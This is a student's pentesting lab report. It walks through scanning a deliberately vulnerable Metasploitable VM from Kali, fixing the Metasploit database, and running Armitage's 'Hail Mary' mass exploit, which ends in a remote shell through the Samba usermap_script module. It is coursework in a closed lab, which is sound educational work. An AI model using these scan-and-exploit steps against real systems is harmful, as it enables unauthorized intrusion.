


Justin Eugenio  
11/5/19  
CSC 154

## Lab 3 – Pentesting

**Goal:** To use Kali to perform a penetration testing towards Metasploitable.



```
root@kali-linux: ~  
root@kali-linux:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe1b:b281 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:1b:b2:81 txqueuelen 1000 (Ethernet)  
    RX packets 994 bytes 1332164 (1.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 298 bytes 21295 (20.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 20 bytes 1116 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 1116 (1.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali-linux:~#  
  
msfadmin@metasploitable:~$ ifconfig  
eth0: Link encap:Ethernet HWaddr 08:00:27:26:f2:24  
    inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe26:f224/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:46 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:87 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:8137 (7.9 KB) TX bytes:12606 (12.3 KB)  
    Base address:0xd020 Memory:f1200000-f1220000  
  
lo: Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:16436 Metric:1  
    RX packets:176 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:176 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:86605 (84.5 KB) TX bytes:86605 (84.5 KB)  
  
msfadmin@metasploitable:~$
```

First, we run “ifconfig” command on both machines to find out their IP.

Kali: 10.0.2.15


Metasploitable: 10.0.2.6

```
root@kali-linux:~# ping 10.0.2.6  
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.  
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=1.95 ms  
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=1.05 ms  
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.886 ms  
^C  
--- 10.0.2.6 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.886/1.299/1.956/0.470 ms  
root@kali-linux:~#
```


Pinging Metasploit machine successful.

```
msfadmin@metasploitable:~$ ping 10.0.2.15  
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.  
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.808 ms  
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.621 ms  
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.724 ms  
--- 10.0.2.15 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 0.621/0.717/0.808/0.082 ms  
msfadmin@metasploitable:~$
```


Pinging Kali machine successful.



Run “service postgresql start” and then “armitage”.



Start Metasploit’s RPC server.



Connecting...

```
64 bytes from 10.0.2.6: icmp seq=3 ttl=64 time=0.886 ms
^C
--- 10.0.2.6
3 packets tra
rtt min/avg/m
root@kali-
root@kali-
root@kali-
[*] Starti
WARNING: A
WARNING: I
/share/arm
WARNING: P
.ObjectAccess
WARNING: Use
ive access op
WARNING: All
[*] MSGRPC st
[*] MSGRPC ready at 2019-11-05 10:00:14 -0800.
```

Message

 I can not find a database.yml file. I *\*really\** need it. Here's how to fix this:

1. Try setting MSF\_DATABASE\_CONFIG to a file that exists.
2. Did you use sudo to start this program? Try sudo -E
3. Kali Linux 1.x users, try this:

```
service metasploit start
service metasploit stop
```

Kali Linux 2.x users, try this:

```
msfdb init
```

OK

Database file not found.

```
root@kali-linux:~# msfdb reinit
[i] Database already started
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.
.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database
.yml'
[+] Creating initial database schema
root@kali-linux:~#
```

Running “msfdb reinit”.


```
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by sleep.engine.atoms.ObjectAccess (file:/usr/share/armitage/armitage.jar) to method java.lang.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release

[*] MSGRPC starting
[*] MSGRPC ready at 2019-11-05 10:06:14 -0800.
root@kali-linux:~# msfdb reinit
[i] Database already started
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali-linux:~# armitage
```




Re-connect armitage.


```
[*] MSGRPC ready at 2019-11-05 10:06:14 -0800.
root@kali-linux:~# msfdb reinit
[i] Database already started
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali-linux:~# armitage
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by sleep.engine.atoms.ObjectAccess (file:/usr/share/armitage/armitage.jar) to method java.lang.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```



Connecting for the 2<sup>nd</sup> time...




We have opened the GUI for metasploitable. This time, we don't have to run commands via terminal for attacking the victim.



Hosts > nmap scan > quick scan > 10.0.2.1/24. In a reality case, we don't actually know the victim's IP address. So, we will scan with nmap to find the victim machine.







From there, we have found 4 machines. Let's find out which machine has open ports.

```
[*] Nmap: MAC Address: 08:00:27:0E:9D:C3 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00037s latency).
[*] Nmap: Not shown: 90 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 139/tcp   open  netbios-ssn
msf >
```

We have found the victim IP address (10.0.2.6) with open ports. Now, we are ready to launch our attack.



Let's launch the "Hail Mary" attack. A brute force flood attack towards the victim machine.



Currently, we are launching 1000's of exploits towards the victim machine at once. This isn't stealthy at all.

```

[*] 10.0.2.6:80 (unix/webapp/open_flash_chart_upload_exec)
[*] 10.0.2.6:80 (multi/realservice/describe)
[*] 10.0.2.6:21 (multi/ftp/wuftp_site_exec_format)
[*] Listing sessions...
msf > sessions -v

Active sessions
=====

No active sessions.

msf >

```

No active sessions found. Running “Hail Mary” attack again until we find sessions.

```


=====

Session ID: 1
  Name:
  Type: shell unix
  Info:
    Tunnel: 10.0.2.15:1123 -> 10.0.2.6:53862 (10.0.2.6)
    Via: exploit/multi/samba/usermap_script
  Encrypted: false
  UUID:
  CheckIn: <none>
  Registered: No

msf > |

